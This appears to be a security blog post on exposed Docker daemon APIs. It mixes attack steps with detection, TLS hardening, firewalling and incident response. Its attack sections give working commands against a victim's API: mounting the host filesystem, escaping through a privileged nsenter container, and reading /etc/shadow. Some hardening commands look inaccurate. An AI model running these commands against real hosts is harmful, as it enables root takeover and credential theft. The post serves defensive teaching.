
Listen to this Post

Introduction:
In an era where digital fortresses are built on containerized architectures, a single misstep in Docker API configuration can render your entire infrastructure defenseless. The recent wave of attacks exploiting exposed Docker Daemon ports demonstrates how sophistication is no longer a prerequisite for catastrophic breaches, as attackers leverage simple misconfigurations for maximum impact. This deep dive reveals the mechanics behind these attacks and arms you with the knowledge to fortify your environments against this escalating threat.
Learning Objectives:
- Understand the critical risks associated with exposing the Docker Daemon API without authentication
- Master detection methodologies for identifying vulnerable Docker deployments across your network
- Implement comprehensive hardening strategies including TLS mutual authentication and network segmentation
You Should Know:
1. The Anatomy of a Docker API Breach
When the Docker Daemon API port (typically TCP 2375 or 2376) is exposed to untrusted networks, attackers gain root-level access to your host system without requiring authentication. This misconfiguration effectively hands over the keys to your infrastructure kingdom.
Step-by-step guide:
- Attackers begin with network reconnaissance using tools like Shodan or masscan to identify exposed Docker APIs
- Once identified, they query the API endpoint to confirm accessibility:
curl -X GET http://target-ip:2375/version
- The attacker then deploys a malicious container with host directory mounted, granting full filesystem access:
docker -H tcp://target-ip:2375 run -it -v /:/hostfs alpine chroot /hostfs
- With root access established, they can install persistence mechanisms, cryptocurrency miners, or pivot to adjacent systems.
2. Network Detection and Assessment
Proactive detection of exposed Docker services is crucial for preventing initial compromise. Both external and internal assessment techniques should be regularly employed.
Step-by-step guide:
- Conduct internal network scans using nmap to identify Docker services:
nmap -p 2375,2376,2377 192.168.1.0/24 --open
- For external assessment, utilize Shodan CLI to check your perimeter:
shodan search port:2375 "Docker"
- Verify Docker socket exposure using docker commands:
docker system info --format '{{.SecurityOptions}}' - Check for unprotected TCP sockets in Docker configuration:
ps aux | grep dockerd | grep -E "(-H|--host)=tcp"
3. Exploitation Techniques and Attack Vectors
Understanding attacker methodologies is essential for developing effective defenses. The exploitation chain typically follows a predictable pattern with severe consequences.
Step-by-step guide:
- Initial access through API enumeration:
docker -H tcp://victim:2375 ps -a
docker -H tcp://victim:2375 images
- Container escape via privileged container creation:
docker -H tcp://victim:2375 run --rm -it --privileged --pid=host alpine:latest nsenter -t 1 -m -u -n -i sh
- Credential harvesting from mounted host filesystem:
docker -H tcp://victim:2375 run -v /etc:/host/etc alpine cat /host/etc/shadow
- Network pivoting to internal systems through container network access.
4. Docker Daemon Hardening with TLS Mutual Authentication
The most effective mitigation involves implementing certificate-based authentication for Docker API communication, ensuring only authorized clients can connect.
Step-by-step guide:
- Generate Certificate Authority and server certificates:
openssl genrsa -aes256 -out ca-key.pem 4096
openssl req -new -x509 -days 365 -key ca-key.pem -sha256 -out ca.pem
- Create server certificate signing request:
openssl genrsa -out server-key.pem 4096
openssl req -subj "/CN=docker-server" -sha256 -new -key server-key.pem -out server.csr
- Sign the server certificate:
openssl x509 -req -days 365 -sha256 -in server.csr -CA ca.pem -CAkey ca-key.pem -CAcreateserial -out server-cert.pem
- Configure Docker daemon with TLS verification:
dockerd --tlsverify --tlscacert=ca.pem --tlscert=server-cert.pem --tlskey=server-key.pem -H=0.0.0.0:2376
5. Operating System and Network Level Protections
Defense-in-depth strategies at the OS and network layers provide critical secondary protection layers when other controls fail.
Step-by-step guide:
- Implement strict firewall rules using iptables/ufw:
ufw deny from any to any port 2375,2376
iptables -A INPUT -p tcp --dport 2375 -j DROP
- Configure Docker daemon to use UNIX socket only in /etc/docker/daemon.json:
{ "hosts": ["unix:///var/run/docker.sock"] } - Enable user namespace isolation:
dockerd --userns-remap=default
- Apply Linux security modules and capabilities management:
docker run --security-opt=no-new-privileges --cap-drop=ALL alpine
6. Continuous Monitoring and Runtime Protection
Detection of anomalous container behavior provides the last line of defense through runtime monitoring and security tooling.
Step-by-step guide:
- Deploy Falco for runtime security monitoring:
falco -r /etc/falco/falco_rules.yaml -r /etc/falco/falco_rules.local.yaml
- Monitor Docker API logs for suspicious activities:
journalctl -u docker.service -f | grep -E "(authenticate|unauthorized)"
- Implement container security scanning in CI/CD pipelines:
trivy image your-application:latest
- Configure Prometheus and Grafana for Docker metrics monitoring and alerting.
7. Incident Response and Forensic Analysis
When compromise occurs, having established incident response procedures for container environments is critical for containment and investigation.
Step-by-step guide:
- Immediately isolate compromised hosts from the network:
docker network disconnect bridge suspicious-container
- Preserve container and image evidence:
docker export suspicious-container > container_evidence.tar
docker save compromised-image > image_evidence.tar
- Analyze container runtime activity:
docker logs suspicious-container --details
docker diff suspicious-container
- Conduct memory and process analysis on the host:
ps aux | grep docker
netstat -tulpn | grep docker
What Undercode Say:
- The Docker API exposure epidemic represents a fundamental disconnect between development velocity and security maturity, where convenience consistently trumps protection
- Organizations must shift from reactive detection to proactive prevention through automated security controls embedded in development workflows
The pervasive nature of this vulnerability stems from development teams prioritizing operational efficiency over security, often leaving Docker APIs exposed during testing phases that transition to production. What makes this particularly dangerous is the low technical barrier for exploitation—attackers don’t need sophisticated tools when the equivalent of an administrative password is left taped to the front door. The container security paradigm must evolve to include mandatory authentication mechanisms and network segmentation as non-negotiable requirements rather than afterthoughts.
Prediction:
The Docker API exposure vulnerability will inevitably evolve into more sophisticated attack chains as attackers combine this initial access with cloud metadata service exploitation, leading to massive cross-tenant compromises in orchestrated environments. Within 18-24 months, we anticipate automated worm-like propagation leveraging these misconfigurations to create botnets capable of disrupting critical infrastructure, particularly as container adoption accelerates in industrial control systems and edge computing environments. The security community’s response must focus on default-secure configurations and automated compliance validation integrated directly into container orchestration platforms.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Michael Kisilenko – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


